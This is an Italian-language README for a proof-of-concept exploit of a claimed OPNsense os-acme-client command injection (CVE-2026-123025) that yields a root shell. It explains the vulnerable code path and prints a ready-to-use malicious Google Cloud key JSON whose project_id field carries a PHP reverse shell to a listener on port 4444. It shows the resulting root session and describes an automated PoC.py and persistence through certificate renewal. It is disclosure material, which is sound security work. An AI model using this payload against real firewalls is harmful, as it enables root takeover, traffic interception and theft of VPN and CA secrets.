 cppghoul/cve-2026-123025
Iniezione di comandi del sistema operativo come root tramite la chiave di verifica Google Cloud DNS

[!WARNING] DISCLAIMER Questo proof-of-concept è fornito esclusivamente a scopo didattico e per test di sicurezza autorizzati. Utilizzarlo solo contro sistemi di cui si è proprietari o per i quali si dispone di esplicita autorizzazione scritta ai test. L'autore non si assume alcuna responsabilità per qualsiasi uso improprio o danno causato da questo software. L'accesso non autorizzato a sistemi informatici è un reato penale nella maggior parte delle giurisdizioni.
OPNsense os-acme-client 4.17 - Iniezione di comandi del sistema operativo come root tramite la chiave della sfida Google Cloud DNS.
Dato che ho scoperto questa vulnerabilità, vorrei includere il mio PoC per essa.
Questo proof-of-concept è fornito esclusivamente a scopo didattico e per test di sicurezza autorizzati. L'autore non si assume alcuna responsabilità per qualsiasi uso improprio o danno.
Il plugin ACME Client preleva due valori dalla chiave JSON dell'account di servizio Google Cloud
fornita dall'operatore e li interpola in comandi shell senza escaping né validazione.
project_id e client_email vengono letti dal campo del modello dns_gcloud_key (un semplice
TextField, senza validazione — AcmeClient.xml:740) e finiscono all'interno di due
chiamate gcloud config set ... in LeValidation/DnsGcloud.php (righe 81-82).
LeUtils::run_shell_command() passa la stringa risultante direttamente a proc_open(),
ovvero /bin/sh -c. Ogni altro punto di chiamata comparabile nel plugin passa attraverso l'helper sicuro
LeUtils::execSafe() — queste due istruzioni sono l'unica eccezione.
La catena di emissione del certificato viene eseguita come root:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
Il comando iniettato viene eseguito prima che avvenga qualsiasi validazione DNS-01, quindi una chiave JSON falsa è
sufficiente: nessun account Google, nessun dominio valido. Il payload rimane in config.xml e viene eseguito
di nuovo a ogni rinnovo automatico del certificato (cron).
os-acme-client 4.17 - confermato (ottenuta shell root)os-google-cloud-sdk deve essere installato (altrimenti prepare() termina prima dell'iniezione)DnsGcloud.php (presente da ≤ 2021)Qualsiasi utente autenticato della webGUI con accesso alle pagine del plugin ACME Client (ACL di pagina, non necessariamente un amministratore completo) può eseguire comandi arbitrari come root sul firewall: riscrivere le regole del firewall, intercettare il traffico, estrarre segreti VPN, chiavi CA e config.xml.
Due casi degni di nota:
os-google-cloud-sdk è già installato — senza richiedere privilegi firmware o SSH.config.xml e viene eseguito di nuovo
a ogni rinnovo automatico del certificato.Target: 192.168.56.2 — OPNsense CE 26.7 (lab VirtualBox), plugin os-acme-client 4.17 +
os-google-cloud-sdk 1.0_1, WebGUI su HTTPS.
project_id:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}


POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() esegue il php -r iniettato come root e si riconnette:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
Il log del plugin conferma l'ordine degli eventi — l'iniezione si attiva durante la preparazione della validazione, prima ancora che l'ordine ACME venga creato:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit
L'exploit completo è implementato in PoC.py - interattivo, senza argomenti. Esegue i
passaggi sopra descritti tramite l'API webGUI, avvia nc -lvnp autonomamente e attende la shell.
PHP viene utilizzato per il payload perché è sempre presente su OPNsense (nc di FreeBSD non ha -e).
Gli oggetti ACME creati vengono lasciati intenzionalmente sul posto: il payload sopravvive in config.xml
e si riattiva al rinnovo automatico.
MIT — vedi LICENSE.
cppghoul
Solo per scopi educativi e test di sicurezza autorizzati.






